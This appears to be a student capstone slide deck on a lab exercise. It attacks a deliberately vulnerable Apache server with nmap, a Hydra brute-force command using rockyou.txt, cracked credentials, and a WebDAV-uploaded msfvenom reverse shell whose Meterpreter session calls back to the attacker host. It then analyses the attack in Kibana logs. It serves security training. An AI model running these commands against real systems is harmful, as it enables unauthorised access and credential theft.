
Capstone Engagement

Assessment, Analysis,
and Hardening of a
Vulnerable System




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Network Topology

Network Topology

Network topology chart

My personal workstation



Internet



Subnet = 192.168.1.0/24



Windows host machine
192.168.1.1
OS: Windows 10 Pro



Kali virtual machine
192.168.1.90
OS: Kali Linux
Attacker machine



Capstone server
192.168.1.105
OS: Linux (Ubuntu 18.04)
Target machine



Elk virtual machine
192.168.1.100
OS: Linux (Ubuntu 18.04)
Collects Kibana logs
from Capstone server



Network

Address Range:

192.168.1.0/24

Netmask: 255.255.240.0

Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1

OS: Windows 10 Pro

Hostname: Windows host

IPv4: 192.168.1.100

OS: Linux (Ubuntu 18.04)

Hostname: Elk

IPv4: 192.168.1.105

OS: Linux (Ubuntu 18.04)

Hostname: Capstone server

IPv4: 192.168.1.90

OS: Kali Linux

Hostname: Kali VM



Red Team Security Assessment

Recon: Describing the Target


Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target machine
Elk	192.168.1.100	Collects Kibana logs from Capstone server
Kali	192.168.1.90	Attacker machine
Host/Windows Machine	192.168.1.1	Host machine – nests VMs

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data.



SIZE	TIME	FILENAME
-	2019-05-07 18:23	company_blog/
422	2019-05-07 18:23	company_blog/blog.txt
-	2019-05-07 18:27	company_folders/
-	2019-05-07 18:25	company_folders/company_culture/
-	2019-05-07 18:26	company_folders/customer_info/
-	2019-05-07 18:27	company_folders/sales_docs/
-	2019-05-07 18:22	company_share/
-	2019-05-07 18:34	meet_our_team/
329	2019-05-07 18:31	meet_our_team/ashton.txt
404	2019-05-07 18:33	meet_our_team/hannah.txt

Screenshot of vulnerability: exposed directory listing from nmap scan

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-200: Exposure of Sensitive Information to an Unauthorised Actor	The product exposes sensitive information to an actor that is not explicitly authorised to have access to that information.	The severity of the error can range widely, depending on the context in which the product operates, the type of sensitive information that is revealed, and the benefits it may provide to an attacker.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:01 PST
Nmap scan report for 192.168.1.105
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

Screenshot of vulnerability: exposed ports and MAC address

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	An attacker could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344398 [child 6] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 01:43:07
root@Kali:~/Downloads#
```

Screenshot of vulnerability: successful brute force attack by using hydra

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-521: Weak Password Requirements	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.	An attacker could easily guess user passwords and gain access user accounts.

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
```

Screenshot of vulnerability: extremely weak password found

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-311: Missing Encryption of Sensitive Data	The lack of proper data encryption passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys.	If the application does not use a secure channel, such as SSL, to exchange sensitive information, it is possible for an attacker with access to the network traffic to sniff packets from the connection and uncover the data. This attack is not technically difficult, but does require physical access to some portion of the network over which the sensitive data travels. This access is usually somewhere near where the user is connected to the network (such as a colleague on the company network) but can be anywhere along the path from the user to the end server.


```
ng over to managing everyone's credit card and security information has bee  
n terrifying. I can't believe that they have me managing the company_folder  
s/secret_folder! I really shouldn't be here" We look forward to working mor  
e with Ashton in the future!
```

Screenshot of vulnerability: screenshot of unencrypted data revealing company secrets

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-553: Command Shell in Externally Accessible Directory	A possible shell file exists in /cgi-bin/ or other accessible directories. This is extremely dangerous and can be used by an attacker to execute commands on the web server.	Attacker is able to execute unauthorised code and/or commands.



Screenshot of exploited vulnerability: successfully uploaded reverse shell.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-427: Uncontrolled Search Path Element	The product uses a fixed or controlled search path to find resources, but one or more locations in that path can be under the control of unintended actors. In some cases, the attack can be conducted remotely, such as when SMB or WebDAV network shares are used.	Attacker is able to execute unauthorised code and/or commands.

```
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
ashton@server1:/var/www/html/company_folders/secret_folder$
```

Screenshot of vulnerability: screenshot showing instructions followed to access WebDAV

Vulnerability Assessment

CVSS Score

6.8

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2009-2474	neon before 0.28.6, when OpenSSL or GnuTLS is used, does not properly handle a '\0' character in a domain name in the subject's Common Name (CN) field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.	Considerable informational disclosure. Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. Partial (There is reduced performance or interruptions in resource availability.)

Vulnerability Assessment

CVSS Score

6.8

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2009-2473	neon before 0.28.6, when expat is used, does not properly detect recursion during entity expansion, which allows context-dependent attackers to cause a denial of service (memory and CPU consumption) via a crafted XML document containing a large number of nested entity references, a similar issue to CVE-2003-1564.	There is reduced performance or interruptions in resource availability.

Vulnerability Assessment

CVSS Score

6.8

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2008-3746	neon 0.28.0 through 0.28.2 allows remote servers to cause a denial of service (NULL pointer dereference and crash) via vectors related to Digest authentication, Digest domain parameter support, and the parse_domain function.	There is reduced performance or interruptions in resource availability.

Vulnerability Assessment

CVSS Score

6.8

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-522: Insufficiently Protected Credentials	The product transmits or stores authentication credentials, but it uses an insecure method that is susceptible to unauthorized interception and/or retrieval.	An attacker could gain access to user accounts and access sensitive data used by the user accounts.

```
root@server1:/home/vagrant/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDCCHYhHCSNlhaAzndk9U+15w60Lv0//jplanFx+1lwhkJ43SMfKERWN8csgl9w2I7lxgAGJI/zJPLiNbdCSVRzdPycC4DRIwcsca/4
keP2uYlK+Wush3CMjOfPVXruzGAvj65MxFIADlS/eNG3KTacwoW9WSYQF5c29qx1FC9Y2b3chpdyl9KG54k19w0/l3SWXb4couTY+VofIygzyqVxIX2vPz9IqKX7ivc3Ucs65vMmgr7
n/XHnb13V9+w25k74goxsZJRcD3Pf5gVvcXE0nbvkNusvs+uWd1*3kN2d12xQW4KDzRpzvwRf/pQq3dN7iFy4Eclnqj7/kv32Qqr3V  vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDC55CilV1IypASOTCYMKXDzFHufJ0vMGfDX/FbWbMqr1Ie+5WQ0T0UI7Jbk7b0wFnBItXFSvxtf5jN5TE0y7cdBJCva4Rz2cbwNjGU
tzCF4mxrjCW2QuL02ZDFwFQGA8/XSwtXXQGLXwo3txq4r5/aDI7higfDa33fjesrVuQrbKm/N9/cBJ2xoDbNsYSmwPVhMmZcJxby0ax8sL3yq77hyM+mtSlSHM1aGHER2sAlUZ6SF4M
qgjfs0lASfJBkT3FxyFj3xXUXNo6BFLPKeK2Rl5rMMSXsvGehr2TK+fbLPzK2KtQ4mDR/myV7NnZpUtHQnqHw9N0R5CCIUlfpmlajn  vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDUzezi3VWAAWgHAUjltPWZ0ncKjRfF51fpjVh/XHjtQEJHobtyjBV+yuYUL6Tbc8FBSWpujhaMdL3L5Bb080zc/mEHd6Kmae55oz
OCZ9EsXO6cOL+Ho6jFBUZ3i98DuxTZFiYh1h9GisBih8HkqoNainAythp+qxBcziSHIO5X/IReGLyqBzVWI+MoBjQElpicPGA+D10gqybEi4sqEbMszbMK05zE/c1hloBQrt1XIX
wNGn9UvRY/r/5uQmQes9wbswpPCb/iewYfjYHrrURitZYHgeK9dxNkdsIoNNLGpPMum6c/wzdj4X5DcHt4PRAXPIH/amx0TGMvgl8t  vagrant
root@server1:/home/vagrant/.ssh#
```

Screenshot of vulnerability: screenshot showing exposed SSH keys

Exploitation: CWE-548: Exposure of Information Through Directory Listing and CWE-427: Uncontrolled Search Path Element

01

Tools & Processes

- By running an **nmap** scan, we uncovered the address of the target machine – 192.168.1.105
- By opening a web browser, navigating to the IP address and pressing enter – we uncovered a directory listing
- Navigating through different directories revealed a recurring reference to the `company_folders/secret_folder` directory
- Using **Hydra**, we were able to brute force into the directory


02

Achievements

Successfully found exposed secret directory and files.

Successfully exploited this vulnerability, gaining access using Hydra.

03



← → ↺ 🏠 192.168.1.105

🔍 Kali Linux 🔍 Kali Training 🔍 Kali Tools 🔍 Kali Docs 🔍 Kali Forums

Index of /

Name	Last modified	Size	Description
📁 company_blog/	2019-05-07 18:23	-	
📁 company_folders/	2019-05-07 18:27	-	
📁 company_share/	2019-05-07 18:22	-	
📁 meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

I can't believe that they have me managing the `company_folders/secret_folder`!

```
root@Kali:~/Downloads# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 01:43:07
```

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts and CWE-521: Weak Password Requirements

01

Tools & Processes

- Hydra was used to brute force our way into the system
- Due to a lack of restriction surrounding excessive authentication attempts, we were never blocked
- The weak password was cracked very quickly

02

Achievements

Successful brute force attack conducted.

Gained Ashton's credentials to access company's secret folders.

Username: ashton
Password: leopoldo

03

```
ShellNo.1
File Actions Edit View Help
14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of
14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of
14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of
14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136
of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of
14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 o
f 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of
14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 6] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 0
1:43:07
root@Kali:~/Downloads#
```

Exploitation: CWE-311: Missing Encryption of Sensitive Data and CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

01

Tools & Processes

- These were the easiest vulnerabilities to exploit, as unencrypted sensitive data across the system allowed us to find a wealth of secret information; including passwords, company secrets and hints that allowed us to navigate across users and services
- As previously mentioned, **nmap** and **Hydra** also revealed a wealth of

02

Achievements

Gained unencrypted credentials.

Discovered sensitive company information in plain text.

Used this data to gain access to multiple accounts and exploit the WebDAV protocol.

03

```
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
ashton@server1:/var/www/html/company_folders/secret_folder$
```

```
ng over to managing everyone's credit card and security information has been
n terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more
e with Ashton in the future!
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:01 PST
Nmap scan report for 192.168.1.105
Host is up (0.00003s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```


Exploitation: CWE-553: Command Shell in Externally Accessible Directory

01

Tools & Processes

- We were able to create and upload an **msfvenom** payload
- We also established a remote listener using **Metasploit**
- Next, we executed a reverse shell backdoor on the Capstone Apache server


02

Achievements

By opening a remote backdoor shell, we gained successfully access to the root directory on the Capstone server

We were then able to search for and retrieve the 'flag.txt' file

03



```
File Edit View Go Help
< > ↑ ↓ dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
passwd.dav shell.php

msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:5555

[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:5555 -> 192.168.1.105:54516)
at 2020-11-19 02:02:38 -0800

meterpreter >
meterpreter >
meterpreter >
meterpreter >

cat flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: CWE-522: Insufficiently Protected Credentials

01

Tools & Processes

- Lastly, by working our way around the system using root privileges, we were able to uncover unprotected SSH keys
- This could allow the attacker further access into the wider network – a serious vulnerability
- These should always be password protected

02

Achievements

Successfully retrieved and saved SSH keys that were not password protected.

03

```
root@server1:/home/vagrant/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDCHYhHCSNlhaAzndk
keP2uYlK+WUsh3CMj0fPVXruzGAvj65MxFIADLS/eNG3KTacwoW9WSY
n/XHnb13V9+w25k74goxsZJRcD3Pf5gVvcXE0nbvkNusvs+uWd1x3kN
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDCC55C1lvI1ypAS0TCY
tzCF4mxrjCW2QuL02ZDFwFQGA8/XSwtXXQGLXwo3txq4r5/aDI7higf
qgjfs0LASfJBkT3FxyFj3xXUXNo6BFLPKek2RL5rMMSXsvGehr2TK+f
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDUzezi3VWaaWGHau
OCZ9EsX06c0L+Ho6jFBUZ3i98DuxTZFiYh1h9GijS8ih8HkqoNainAy
wNGn9UvRY/r/SuQmQes9wbswpPCb/iewYfjYHrrURitZYHgeK9dxNkd
root@server1:/home/vagrant/.ssh#
```



The background of the slide features a deep blue, slightly grainy underwater scene. Several jellyfish are visible, their translucent bodies and long, flowing tentacles illuminated by a cool blue light. One jellyfish is prominent in the lower center, while others are scattered in the upper and side areas, creating a sense of depth and movement.

Blue Team Log Analysis and Attack Characterisation

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? **9:40am on Nov 17**
- How many packets were sent, and from which IP? **20300 from 192.168.1.90**
- What indicates that this was a port scan? **Multiple ports requested at the same time.**



Time	source.port	source.ip
> Nov 17, 2020 @ 09:58:30.000	-	192.168.1.90
> Nov 17, 2020 @ 09:58:26.000	-	192.168.1.90
> Nov 17, 2020 @ 09:58:26.000	-	192.168.1.90
> Nov 17, 2020 @ 09:47:33.000	34236	192.168.1.90
> Nov 17, 2020 @ 09:43:23.000	-	192.168.1.90
> Nov 17, 2020 @ 09:43:21.000	-	192.168.1.90
> Nov 17, 2020 @ 09:43:07.024	47024	192.168.1.90
> Nov 17, 2020 @ 09:43:07.013	47022	192.168.1.90

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
15,977 on November 17 at 9:43am
- Which files were requested? What did they contain?
/company_folders/secret_folder

KQL	Nov 17, 2020 @ 09:00:00.0 → Nov 17, 2020 @ 12:00:00.0	Refresh
Top 10 HTTP requests [Packetbeat] ECS		
url.full: Descending		Count
http://192.168.1.105/company_folders/secret_folder		15,977
http://127.0.0.1/server-status?auto=		519
http://snnmnkxdhflwghqismb.com/post.php		83
http://www.gstatic.com/generate_204		42
http://192.168.1.105/		34

Time	source.port	source.ip	url.original
Nov 17, 2020 @ 09:43:07.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:07.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:07.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:07.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:07.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:06.000	-	192.168.1.90	/company_folders/secret_folder
Nov 17, 2020 @ 09:43:06.000	-	192.168.1.90	/company_folders/secret_folder


Top 10 HTTP requests [Packetbeat] ECS

```
{
  "successful": 2,
  "skipped": 0,
  "failed": 0
},
"hits": {
  "total": 18969,
  "max_score": null,
  "hits": []
},
"aggregations": {
  "3": {
    "doc_count_error_upper_bound": 7,
    "sum_other_doc_count": 2314,
    "buckets": [
      {
        "key": "http://192.168.1.105/company_folders/secret_folder",
        "doc_count": 15977
      }
    ]
  }
}
```

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? **10,535 total**
